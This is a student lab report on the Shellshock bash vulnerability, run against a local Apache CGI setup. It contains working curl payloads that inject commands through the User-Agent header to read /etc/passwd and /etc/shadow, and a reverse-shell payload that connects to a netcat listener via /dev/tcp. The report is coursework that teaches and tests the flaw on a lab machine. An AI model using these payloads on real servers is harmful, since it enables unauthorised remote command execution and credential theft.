5382 Secure Programming
Assignment 2 - Shellshock Attack
Lab Report

Submitted By: Begum Fatima Zohra
UTA ID: 1001880881


Task 1: Experimenting with Bash Function

In this task we created a prompt string **PS1** which is an environment variable that contains the value of the default prompt. It changes the shell command prompt appearance and environment.

Then, we defined it as a function, `funcn='() { echo "Hello! I am at bash."; }; echo "This is an attack!!!";'`, and exported it and ran it on /bin/bash.

While executing the `echo $funcn` , all the contents of the variable are printed because `funcn` was considered as a mere environment variable.


Reason: While exporting the function to the child process, Bash did not let it parse as a function. Hence, the attack was not successful.



Now, to experiment the same in the vulnerable shell `bash_shellshock`, we manually installed the vulnerable Bash version and created a symlink.

After that we defined the PS1 as a function, `funcn='() { echo "Inside bash function."; }; echo "Attack!!!";'`, exported it to the child process and ran it on /bin/bash_shellshock. Upon running the above command, we got the output `"Attack!!!"` because it is an affected version of bash.

While executing the `echo $funcn` , no contents of the variable are printed because it was received as a function not an environment variable and hence, the command `declare -f funcn` displayed the entire structure of `funcn` ignoring the second echo part.




Task 2: Setting up CGI programs


First, we created a simple .cgi program using `vim myprog.cgi`, copied it to /usr/lib/cgi-bin and set its permission to 755 so that it becomes executable.

Since the curl command was not working, we installed apache2, curl, added the symbolic link and reloaded the apache2 configuration.

Then, we executed the command `curl http://localhost/cgi-bin/myprog.cgi` to access the CGI program from the terminal and `http://localhost/cgi-bin/myprog.cgi` on the browser.

Output: Hello World







Task 3: Passing Data to Bash via Environment Variable

First, the myprog2.cgi is created and executed on the web browser using the same process as mentioned in Task 2.
The command used to pass data via environment variables is
`curl -v -A "Attacker passed data via Environment variables"`
`http://localhost/cgi-bin/myprog.cgi`

The name of the `HTTP_USER_AGENT` is the name of the browser, `-A "Attacker passed data via Environment variables"` in the curl statement, made the Agent Name become "Attacker passed data via Environment variables".

Reason: If `-A` is specified, user content would set to the server's environment variable.





Task 4: Launching the Shellshock Attack

To launch a shellshock attack through curl command, we can use the -A option and send our exploitable function.

In the curl command, `"() { statement; }; vulnerable_command;"`, we can send our attack through the trailing part and can steal the code.

For this task, let's attack /etc/passwd file.


The command now will be `curl -A "() { echo how are you?; }; echo Content-type: text/plain; echo; /bin/cat /etc/passwd" http://localhost/cgi-bin/myprog2.cgi`


As you could observe, contents of /etc/passwd are displayed. Hence, the attack was successful.


Now, we will choose /etc/shadow and run the command `curl -A "() { echo how are you?; }; echo Content-type: text/plain; echo; /bin/cat /etc/shadow" http://localhost/cgi-bin/myprog2.cgi`

Nothing is displayed.

Reason: Apache server runs on a user account other than root. It requires root privileges to run /etc/shadow file.







Task 5: Getting a Reverse Shell via Shellshock Attack

For this task, we are going to use the Netcat (nc) command which is a powerful tool to analyze network connections, scan for open ports, transfer data etc. It is a networking utility for reading from and writing to network connections using TCP or UDP protocols.

First of all, we need to install the netcat for ubuntu.

Then, we will open a *netcat* session on port 9090 that will wait for a connection.
`nc -l 9090`
`-l` : This option tells the Netcat to be in listen mode.

Now, in another terminal we will run the following command

```
curl -A "() { :; }; echo; /bin/bash_shellshock -i >
/dev/tcp/127.0.0.1/9090 0<&1 2>&1"
http://localhost/cgi-bin/myprog2.cgi
```


In the above command,
`-i` means interactive shell
`>  /dev/tcp/127.0.0.1/9090` means the output is redirected to the TCP connection to 127.0.0.1's port 9090.

`0<&1`: File descriptor 0 represents the standard input device.

`2>&1`: File descriptor 2 represents the standard error stderr.

After executing the curl command in the attacker's terminal, we can see the www-data in the server. This `www-data` user is the default user under which the Apache web server on the Ubuntu remote machine is running on.

Hence, the attacker has taken user-level control.



Task 6: Using the Patched Bash

Contents of myprog3.cgi that is used in this task.

```
#!/bin/bash        ←---------- /bin/bash_shellshock is replaced by /bin/bash
echo "Content-type: text/plain"
echo
echo "****** Environment Variables ******"
strings /proc/$$/environ
```

The curl command used in redoing task 3 is

```
curl -v -A "Hello User" http://localhost/cgi-bin/myprog3.cgi
```

We passed the Agent Name in the curl command as “Hello User”and it was successfully executed in the /bin/bash because there is no vulnerable function of format `"() { statement; }; vulnerable_code;"`.

The curl command used in redoing task 5 is

```
curl -A "() { :; }; echo; /bin/bash_shellshock -i > /dev/tcp/127.0.0.1/9090 0<&1 2>&1"
http://localhost/cgi-bin/myprog3.cgi
```

But, while redoing task 5, the attacker did not succeed in producing www-data because there is a vulnerable function of format `"() { statement; }; vulnerable_code;"` and /bin/bash did not parse the string starting with () as a function.